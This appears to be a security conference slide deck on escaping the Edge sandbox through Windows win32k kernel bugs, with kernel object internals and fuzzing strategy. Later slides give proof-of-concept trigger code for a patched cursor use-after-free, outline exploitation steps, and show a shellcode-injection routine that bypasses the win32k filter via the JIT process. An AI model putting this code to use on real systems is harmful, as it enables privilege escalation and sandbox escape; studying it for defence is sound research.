

# Over the Edge

## Pwning the windows kernel

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- Sandbox Escape
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# About ZhanluLab

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# Agenda

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- Win32k analysis
- Fuzz strategy
- Break out sandbox
- Demo Time



# Win32k Object

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- User object

win32kbase!gSharedInfo

```
typedef struct _HANDLEENTRY {
    PVOID      pKernel;           // object's kernel address
    PVOID      pOwner;           // pointer to object's owner
    BYTE       bType;            // user object type
    BYTE       bFlags;
    WORD       wUniq;            // uniqueness count
};

PVOID HMAAllocObject(
    PVOID ptiOwner,
    PVOID pDesk,
    BYTE bType,
    DWORD size
);
```



# User Object

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xrefs to HMAAllocObject(x, x, x, x)				
Directi	Typ	Address	Text	
	r	AllocateHidData(x, x, x, x)+35	call	ds:HMAAllocObject(x, x, x, x)
	D... r	InternalCreateMenu(int)+33	call	ds:HMAAllocObject(x, x, x, x)
	D... r	_SetWinEventHook(x, x, x, x, x, x, x)+7D	call	ds:HMAAllocObject(x, x, x, x)
	D... r	_BeginDeferWindowPos(x)+13	call	ds:HMAAllocObject(x, x, x, x)
	D... r	zzzSetWindowsHookEx(x, x, x, x, x, x)+F0	call	ds:HMAAllocObject(x, x, x, x)
	D... r	_CreateEmptyCursorObject(x)+15	call	ds:HMAAllocObject(x, x, x, x)
	D... r	xxxCreateWindowEx(x, x, x, x, x, x, x, x, x, x, x, x, x, x, x)+...	call	ds:HMAAllocObject(x, x, x, x)
	D... r	.text:0008325B	call	ds:HMAAllocObject(x, x, x, x)
	D... r	xxxLoadKeyboardLayoutEx(tagWINDOWSTATION *, void *, HKL...	call	ds:HMAAllocObject(x, x, x, x)
	D... r	CreateInputContext(x)+4B	call	ds:HMAAllocObject(x, x, x, x)
	D... r	LoadKeyboardLayoutFile(void *, uint, uint, ushort const ...	call	ds:HMAAllocObject(x, x, x, x)
	D... r	_CreateAcceleratorTable(x, x)+23	call	ds:HMAAllocObject(x, x, x, x)
	D... r	xxxCsDdeInitialize(x, x, x, x, x)+84	call	ds:HMAAllocObject(x, x, x, x)
	D... r	GetCPD(x, x, x)+3B	call	ds:HMAAllocObject(x, x, x, x)
	D... r	AllocTouchInputInfo(tagTHREADINFO *, uint, tagTOUCHINPUT...	call	ds:HMAAllocObject(x, x, x, x)
	D... r	Createpxs(ulong *) (ulong *, long *, tagDDECONV *), void...	call	ds:HMAAllocObject(x, x, x, x)
	D... r	NewConversation(tagDDECONV * *, tagDDECONV * *, tagWND ...	mov	edi, ds:HMAAllocObject(x, x, x, x)
	D... r	_ConvertMemHandle(x, x)+27	call	ds:HMAAllocObject(x, x, x, x)
	D... r	AllocGestureInfo(x, x, x, x)+33	call	ds:HMAAllocObject(x, x, x, x)



# Win32k Object

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- Gdi object

win32kbase!gpentHmgr

```
typedef struct _GDItableCell {
    PVOID      pKernel;           // object's kernel address
    USHORT     nProcess;          // object's owner pid
    USHORT     nCount;
    USHORT     nUpper;
    USHORT     nType;             // gdi object type
    PVOID      pUser;
};

PVOID AllocateObject(
    ULONG allocSize,
    ULONG objType,
    BOOL bZero
);
```



# Gdi Object

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xrefs to AllocateObject(x, x, x)				
Directi	Typ	Address	Text	
Up	p	GreCreateColorSpace(_LOGCOLORSPACEEXW *)+3C	call	AllocateObject(x, x, x)
Up	p	BRUSHMEMOBJ::pbrAllocBrush(int)+20	call	AllocateObject(x, x, x)
Up	p	GreCombineRgn(x, x, x, x)+50	call	AllocateObject(x, x, x)
Up	p	DC::iCombine(_RECTL *, long)+91	call	AllocateObject(x, x, x)
Up	p	DC::bCompute(void)+548	call	AllocateObject(x, x, x)
Up	p	DC::bSetDefaultRegion(void)+3B2	call	AllocateObject(x, x, x)
	p	HmgAlloc(x, x, x)+27	call	AllocateObject(x, x, x)
D...	p	RGNMEMOBJ::bFastFill(EPATHOBJ &, long, _POINTFIX *)+E5	call	AllocateObject(x, x, x)
D...	p	RGNMEMOBJ::vCreate(EPATHOBJ &, ulong, _RECTL *)+219	call	AllocateObject(x, x, x)
D...	p	RGNMEMOBJ::RGNMEMOBJ(int, int)+1E	call	AllocateObject(x, x, x)
D...	p	RGNMEMOBJ::vInitialize(ulong)+1C	call	AllocateObject(x, x, x)
D...	p	RGNMEMOBJ::RGNMEMOBJ(RGNMEMOBJ::DestructorDisposition)...	call	AllocateObject(x, x, x)
D...	p	RGNMEMOBJ::RGNMEMOBJ(void)+15	call	AllocateObject(x, x, x)
D...	p	SURFMEM::bCreateDIB(_DEVBITMAPINFO *, void *, void *, ulo...	call	AllocateObject(x, x, x)
D...	p	GreCreateRectRgnIndirect(x)+75	call	AllocateObject(x, x, x)
D...	p	PALMEMOBJ::bCreatePalette(ulong, ulong, ulong *, ulong, ul...	call	AllocateObject(x, x, x)
D...	p	PATHMEMOBJ::PATHMEMOBJ(void)+53	call	AllocateObject(x, x, x)





# Win32k Object

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- Types of user object & gdi object

User Object	Gdi Object
Window = 1, Menu = 2, Cursor = 3, WindowPos = 4, WindowsHook = 5, MemHandle = 6, CallProcData = 7, AccelTable = 8, DDE Access = 9, DDE Conversation = 0xA, DDE Transaction = 0xB, Monitor = 0xC, KeyboardLayout = 0xD, KeyboardLayoutFile = 0xE, EventHook = 0xF, Timer = 0x10, HidData = 0x12, InputContext = 0x11, TouchInfo = 0x14, GestureInfo = 0x15, MinuserWindow = 0x17	DC = 1, Region = 4, Bitmap = 5, ClientObj = 0x6, Path = 7, Palette = 8, ColorSpace = 9, hFont = 0xA, RFont = 0xB, ColorTransfom = 0xE, SpriteObj = 0xF, Brush = 0x10, LogicSurface = 0x12, Space = 0x13, ServerMetaFile = 0x15, DriverObj = 0x1C



# How to fuzz?

# Fuzz the relationship between objects

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Relationship	Target Object	Operation
Position	Window WndPos	SetInternalWndPos SetForegroundWindow SetWindowPos DeferWindowPos SetWindowPlacement
Parent & Child	Window DComposition	SetParent SetWindowLongPtr(GWLP_HWNDPARENT) NtDCompositionRemoveVisualChild NtDCompositionReplaceVisualChildren
Link	Cursor	NtUserLinkDpiCursor
Selete	DC Region Bitmap Palette	SelectObject GetStockObject SelectPalette

# Previous work in this area

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- 33 bugs in 2016, and 35 bugs in 2017

Win32k Elevation of Privilege Vulnerability	CVE-2016-3249	Win32k Elevation of Privilege Vulnerability	CVE-2017-8573
Win32k Elevation of Privilege Vulnerability	CVE-2016-3250	Win32k Elevation of Privilege Vulnerability	CVE-2017-8574
Win32k Information Disclosure Vulnerability	CVE-2016-3251	Win32k Elevation of Privilege Vulnerability	CVE-2017-8577
Win32k Elevation of Privilege Vulnerability	CVE-2016-3252	Win32k Elevation of Privilege Vulnerability	CVE-2017-8578
Win32k Elevation of Privilege Vulnerability	CVE-2016-3254	Win32k Elevation of Privilege Vulnerability	CVE-2017-8580
Win32k Elevation of Privilege Vulnerability	CVE-2016-3308	Win32k Elevation of Privilege Vulnerability	CVE-2017-8581
Win32k.sys EoP vulnerability	CVE-2016-3309		
Win32k Elevation of Privilege Vulnerability	CVE-2016-3310		
Win32k Elevation of Privilege Vulnerability	CVE-2016-3311		

Digging more in-depth

# Hidden Syscall

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- NtUserfn\* disappeared from the syscall table

NtUserWindowFromPoint	0x1207	0x1238	0x1238	0x124f
NtUserYieldTask	0x120a	0x1239	0x1239	0x1250
NtUserfnCOPYDATA	0x112d			
NtUserfnCOPYGLOBALDATA	0x112e			
NtUserfnDDEINIT	0x112f			
NtUserfnDWORD	0x1130			
NtUserfnDWORDOPTINLPMMSG	0x1131			
NtUserfnGETTEXTLENGTHS	0x1132			
NtUserfnHkINDWORD	0x1133			
NtUserfnHkINLPCBTACTIVATESTRUCT	0x1134			
NtUserfnHkINLPCBTCREATESTRUCT	0x1135			
NtUserfnHkINLPDEBUGHOOKSTRUCT	0x1136			
NtUserfnHkINLPKBDLLHOOKSTRUCT	0x1137			
NtUserfnHkINLPMOUSEHOOKSTRUCT	0x1138			
NtUserfnHkINLPMSG	0x1139			

- Thanks to <http://j00ru.vexillium.org/syscalls/win32k/32/>

# Hidden Syscall

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## NtUserMessageCall->gapfnMessageCall

```
.rdata:00000001C02DD3A0 gapfnMessageCall dq offset NtUserFnDWORD
.rdata:00000001C02DD3A8 dq offset NtUserFnEMPTY
.rdata:00000001C02DD3B0 dq offset NtUserFnINLPCREATESTRUCT
.rdata:00000001C02DD3B8 dq offset NtUserFnINSTRINGNULL
.rdata:00000001C02DD3C0 dq offset NtUserFnOUTSTRING
.rdata:00000001C02DD3C8 dq offset NtUserFnINSTRING
.rdata:00000001C02DD3D0 dq offset NtUserFnINOUTLPPPOINT5
.rdata:00000001C02DD3D8 dq offset NtUserFnINLPDRAWITEMSTRUCT
.rdata:00000001C02DD3E0 dq offset NtUserFnINOUTLPMESUREITEMSTRUCT
.rdata:00000001C02DD3E8 dq offset NtUserFnINLPDELETEITEMSTRUCT
.rdata:00000001C02DD3F0 dq offset NtUserFnINWPARAMCHAR
.rdata:00000001C02DD3F8 dq offset NtUserFnINLPHLPSTRUCT
.rdata:00000001C02DD400 dq offset NtUserFnINLPCOMPAREITEMSTRUCT
.rdata:00000001C02DD408 dq offset NtUserFnINOUTLPWINDOWPOS
.rdata:00000001C02DD410 dq offset NtUserFnINLPWINDOWPOS
.rdata:00000001C02DD418 dq offset NtUserFnCOPYGLOBALDATA
.rdata:00000001C02DD420 dq offset NtUserFnCOPYDATA
```

```
LRESULT NtUserMessageCall(
    IN HWND hwnd,
    IN UINT msg,
    IN WPARAM wParam,
    IN LPARAM lParam,
    IN ULONG_PTR xParam,
    IN DWORD xpfncProc,
    IN BOOL bAnsi);
```

# Hidden Functions

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## NtUserCall\*->apfnSimpleCall

```
.rdata:00000001C020C750 apfnSimpleCall dq offset _CreateMenu ; DATA XREF: NtUserCall1
.rdata:00000001C020C750 ; NtUserCallTwoParam+30
.rdata:00000001C020C758 dq offset _CreatePopupMenu
.rdata:00000001C020C760 dq offset _AllowForegroundActivation
.rdata:00000001C020C768 dq offset _CancelQueueEventCompletionPacket
.rdata:00000001C020C770 dq offset xxxClearWakeMask
.rdata:00000001C020C778 dq offset xxxCreateSystemThreads_0
.rdata:00000001C020C780 dq offset zzzDestroyCaret
.rdata:00000001C020C788 dq offset _DisableProcessWindowsGhosting
.rdata:00000001C020C790 dq offset _DrainThreadCoreMessagingCompletions
.rdata:00000001C020C798 dq offset xxxGetDeviceChangeInfo
.rdata:00000001C020C7A0 dq offset _GetIMEShowStatus
.rdata:00000001C020C7A8 dq offset _GetInputDesktop
.rdata:00000001C020C7B0 dq offset _GetMessagePos
.rdata:00000001C020C7B8 dq offset _GetQueueIocp
.rdata:00000001C020C7C0 dq offset _GetUnpredictedMessagePos
.rdata:00000001C020C7C8 dq offset HandleSystemThreadCreationFailure_0
.rdata:00000001C020C7D0 dq offset zzzHideCursorNoCapture
```

```
ULONG_PTR NtUserCallOneParam(  
    IN ULONG_PTR dwParam,  
    IN DWORD xpfncProc);
```

```
ULONG_PTR NtUserCallHwndParam(  
    IN HWND hwnd,  
    IN ULONG_PTR dwParam,  
    IN DWORD xpfncProc);
```

...






# Usermode callback

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- So many years past, Microsoft has patched many times for it.  
Can we still get something from this mechanism?


CVE-2014-4113	xxxMNFindWindowFromPoint
CVE-2015-0057	xxxEnableScrollBar
CVE-2015-1701	xxxCreateWindowEx
CVE-2015-2360	xxxRecreateSmallIcons
CVE-2015-2363	tagCLS UAF
CVE-2015-2546	tagPOPUPMENU UAF
CVE-2016-0167	xxxMNDestroyHandler
CVE-2017-0263	xxxMNEndMenuState



# Usermode callback

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## KeUserModeCallback from win32k



# Fuzz callback

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
- Hook KernelCallbackTable

```
1: kd> dt 006c2000 _PEB -y KernelCallbackTable
nt_7ff65e5d0000!_PEB
    +0x058 KernelCallbackTable : 0x00007ffb`f2f31000 Void

1: kd> dqs 0x00007ffb`f2f31000 130
00007ffb`f2f31000 00007ffb`f2ec3a30 user32!_fnCOPYDATA
00007ffb`f2f31008 00007ffb`f2f2ab10 user32!_fnCOPYGLOBALDATA
00007ffb`f2f31010 00007ffb`f2ed1330 user32!_fnDWORD
00007ffb`f2f31018 00007ffb`f2ed4690 user32!_fnNCDESTROY
00007ffb`f2f31020 00007ffb`f2ed3de0 user32!_fnDWORDOPTINLPMMSG
00007ffb`f2f31028 00007ffb`f2f2b0d0 user32!_fnINOUTDRAG
00007ffb`f2f31030 00007ffb`f2ed5010 user32!_fnGETTEXTLENGTHS
00007ffb`f2f31038 00007ffb`f2f2ae50 user32!_fnINCNTOUTSTRING
00007ffb`f2f31040 00007ffb`f2f2af00 user32!_fnINCNTOUTSTRINGNULL
00007ffb`f2f31048 00007ffb`f2f2afa0 user32!_fnINLPCOMPAREITEMSTRUCT
```

# Breaking the sandbox

# System call filtering



# Win32k filter

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- Filtered or not, by this table

```
int __fastcall stub_GdiCreateRectRgn(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    int result; // eax@3
    __int64 v5; // [sp+20h] [bp-28h]@1
    __int64 v6; // [sp+28h] [bp-20h]@1
    __int64 v7; // [sp+30h] [bp-18h]@1
    __int64 v8; // [sp+38h] [bp-10h]@1

    v5 = a1;
    v6 = a2;
    v7 = a3;
    v8 = a4;
    if ( (unsigned __int8)IsWin32KSyscallFiltered(0x84i64)
        && (NtUserWin32kSysCallFilterStub(aNtGdiCreateRect, 0x84i64), (unsigned __int8)PsIsWin32KFilterEnabled()) )
    {
        result = W32pServiceTableFilter[4 * *(_QWORD *)&W32pServiceLimitFilter + 132];
        if ( result > 0 )
            result = 0xC000001C;
    }
    else
    {
        result = NtGdiCreateRectRgn(v5, v6, v7, v8);
    }
    return result;
}
```



# Three ways over the Edge

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- Win32k bug available out of filter list
- Bypass win32k filter via chakra JIT process
- Exploit a Direct X vulnerability



- [https://github.com/progmboy/kernel\\_vul\\_poc/blob/master/windows/cursor\\_poc/poc.cxx](https://github.com/progmboy/kernel_vul_poc/blob/master/windows/cursor_poc/poc.cxx)

```
//_CreateEmptyCursorObject
```

```
hCur1 = (HCURSOR)NtUserCallOneParam(0, 0x2d);
```

```
hCur2 = (HCURSOR)NtUserCallOneParam(0, 0x2d);
```

```
CurData[0x6] = 0x1000;
```

```
CurData[0x8] = 1;
```

```
CurData[0x15] = 1;
```

```
CurData[0x16] = 1;
```

```
NtUserSetCursorIconData(hCur2, &pstrModName, &pstrModName, CurData);
```

```
NtUserLinkDpiCursor(hCur1, hCur2, 0x20);
```

```
NtUserSetCursorIconData(hCur2, &pstrModName, &pstrModName, CurData)
```

```
NtUserDestroyCursor(hCur2, 1);
```

```
NtUserDestroyCursor(hCur1, 1);           // Trigger!
```





# CVE-2017-8465

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A very good bug discovered by Yinliang of Tencent PCMgr.

All the functions for triggering are not filtered


The specific flaw exists within the win32kfull!LinkCursor function. Due to the lack of proper check between two linked cursors, a use-after-free could be triggered after a series operations.



## Step 1


```
//Create two cursors and link them  
hCur1 = (HCURSOR)CreateEmptyCursorObject();  
hCur2 = (HCURSOR)CreateEmptyCursorObject();
```

```
NtUserLinkDpiCursor(hCurC, hCurD, 0x80);
```




## Step 2

```
//Reset cur2->DpiHead to itself  
NtUserSetCursorIconData(hCur2, &pstrModName,  
&pstrModName, CurData);
```



## Step 3

```
DestroyCursor(hCur2);
```



## Step 4

The we destroy Cur1, we are going to destroy the Cur1->Next list. So we have a UAF bug:

```
_DestroyCursor(Cur1->Next); //UAF!
```

- Exploitation Steps

1. Link two cursors and then destroy cur2.
2. Allocate AcceleratorTable objects.
3. Trigger the vulnerability, get AAW.
4. Abusing palette primitives for full read/write.



# CVE-2017-8465

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- It has been patched on June 2017

The Microsoft delete CreateEmpyCursor from apfnSimpleCall table,  
and no LinkCursor now.



# Bypass win32k filter

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- Flags3.EnableFilteredWin32kAPIs

```
.text:00000000140101350      public PsIsWin32KFilterEnabled
.text:00000000140101350 PsIsWin32KFilterEnabled proc near
.text:00000000140101350          mov     rax, gs:188h
.text:00000000140101359          mov     rcx, [rax+0B8h]
.text:00000000140101360          mov     eax, [rcx+_EPROCESS.Flags3]
.text:00000000140101366          shr     eax, 0Fh
.text:00000000140101369          and     al, 1
.text:0000000014010136B          retn
.text:0000000014010136B PsIsWin32KFilterEnabled endp
```

- From WIP 15048, Edge enabled OOP JIT Server



# Bypass win32k filter

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- We noticed that the jit process is unfiltered!

```
dt ffff930e7e0657c0 _EPROCESS
+0x000 Pcb          : _KPROCESS
//...
+0x6cc Flags3       : 0x481c820
+0x6cc Minimal      : 0y0
+0x6cc ReplacingPageRoot : 0y0
+0x6cc DisableNonSystemFonts : 0y0
+0x6cc AuditNonSystemFontLoading : 0y0
//...
+0x6cc ProhibitRemoteImageMap : 0y1
+0x6cc ProhibitLowILImageMap : 0y0
+0x6cc SignatureMitigationOptIn : 0y0
+0x6cc DisableDynamicCodeAllowOptOut : 0y1
+0x6cc EnableFilteredWin32kAPIs : 0y0
+0x6cc AuditFilteredWin32kAPIs : 0y1B
```

# Bypass win32k filter

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- And we noticed that the Edge content process owns a handle

MicrosoftEdge.exe	24,200 K	74,484 K	5200 Microsoft Edge
browser_broker.exe	3,080 K	17,408 K	6248 Browser_Broker
MicrosoftEdgeCP.exe	31,276 K	49,160 K	6464 Microsoft Edge Conten...
MicrosoftEdgeCP.exe	58,952 K	88,644 K	6556 Microsoft Edge Conten...
MicrosoftEdgeCP.exe	142,800 K	177,764 K	5924 Microsoft Edge Conten...
dllhost.exe	3,456 K	10,756 K	7132 COM Surrogate
MicrosoftEdgeCP.exe	69,360 K	97,452 K	3732 Microsoft Edge Conten...

- When I observe the content process's handle info

Mutant	\Sessions\1\BaseNamedObjects\MSCTF.Asm.MutexDefault1	0xB50	SYNCHRONIZE
Process	MicrosoftEdge.exe(5200)	0x5C8	SYNCHRONIZE
Process	<拒绝访问。>	0x664	SYNCHRONIZE
Process	<拒绝访问。>	0xA88	SYNCHRONIZE
Section	\...\ie_ias_00001450-0000-0000-0000-000000000000	0x28C	MAP_READ
Section	\BaseNamedObjects\__ComCatalogCache__	0x2B8	MAP_READ
Section	\...\IsoSpaceV2_ScopeUntrusted_2:6_2	0x314	MAP_WRITE   MAP_READ

What's this?

DUP\_HANDLE  
DUP\_HANDLE





# Bypass win32k filter

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- It's used for RPC with the JIT server

```
class JITManager
{
public:
    HRESULT ConnectRpcServer(__in HANDLE jitProcessHandle, __in_opt void* serverSecurityDescriptor, __in UUID connectionUuid);

    bool IsConnected() const;
    bool IsJITServer() const;
    void SetIsJITServer();
    bool IsOOPJITEnabled() const;
    void EnableOOPJIT();

    HANDLE GetServerHandle() const;
```

- Abusing it , we can duplicate the handle of JIT process!

```
ThreadContextDataIDL contextData;
HANDLE serverHandle = JITManager::GetJITManager()->GetServerHandle();

HANDLE jitTargetHandle = nullptr;
if (!DuplicateHandle(GetCurrentProcess(), GetCurrentProcess(), serverHandle, &jitTargetHandle, 0, FALSE,
    DUPLICATE_SAME_ACCESS))
{
    return false;
}
```

# Bypass win32k filter

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- Inject the JIT server from content process

```
BOOL InjectJitServer(HANDLE hProc)
{
    SIZE_T dwSize = sizeof(g_ShellCode);
    HANDLE jitProcHandle = NULL;
    DuplicateHandle(hProc, (HANDLE)-1, (HANDLE)-1, &jitProcHandle, 0, FALSE, DUPLICATE_SAME_ACCESS);
    LPVOID BaseAddress = VirtualAllocEx(jitProcHandle, NULL, 0x4000,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    NtWriteVirtualMemory(jitProcHandle, BaseAddress, g_ShellCode, dwSize, NULL);
    CreateRemoteThread(jitProcHandle, NULL, 0, BaseAddress, 0, 0, 0);

    return TRUE;
}
```

- Now we can exploit win32k bug **unlimited!**



A good case about public-owned object.

```
BUGCHECK_STR:  0xD5

PROCESS_NAME:  PalUAF... 34.exe

CURRENT_IRQL:  2

ANALYSIS_VERSION: 10.0.10240.9 amd64fre

TRAP_FRAME:  fffffce00c28067e0 -- (.trap 0xffffce00c28067e0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=fffff6a54834ab70 rbx=0000000000000000 rcx=fffff6a5483aa9e0
rdx=fffff6a54838cca0 rsi=0000000000000000 rdi=0000000000000000
rip=fffff6dd23ab2909 rsp=fffff6ce00c2806970 rbp=fffff6ce00c28069a9
 r8=0000000000000003 r9=ffffe70db2748f90 r10=fffff6a5423ff510
r11=fffff6ce00c2806890 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
win32kfull!GreSetDIBColorTable+0xa9:
fffff6dd`23ab2909 8b481c          mov     ecx,dword ptr [rax+1Ch] ds:fffff6a5`4834ab8c=????????
Resetting default scope
```



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The specific flaw exists within the win32kfull!EngDeletePalette

```
.text:00000001C007EF50 EngDeletePalette proc near
.text:00000001C007EF50
.text:00000001C007EF50 arg_8          = qword ptr 10h
.text:00000001C007EF50
.text:00000001C007EF50          push    rbx
.text:00000001C007EF52          sub     rsp, 20h
.text:00000001C007EF56          mov     rdx, rcx
.text:00000001C007EF59          xor     ebx, ebx
.text:00000001C007EF5B          lea     rcx, [rsp+28h+arg_8]
.text:00000001C007EF60          call   EPALOBJ::EPALOBJ(HPALETTE__ *)
.text:00000001C007EF65          mov     rax, [rsp+28h+arg_8]
.text:00000001C007EF6A          test    rax, rax
.text:00000001C007EF6D          jz      short loc_1C007EF8A
.text:00000001C007EF6F          test    dword ptr [rax+18h], 100h
.text:00000001C007EF76          jnz     short loc_1C007EF8A
.text:00000001C007EF78          lea     edx, [rbx+2] ; cShareLock = 2
.text:00000001C007EF7B          lea     rcx, [rsp+28h+arg_8]
.text:00000001C007EF80          call   XEPALOBJ::vUnrefPalette(long)
```

pPal->ShareCnt++

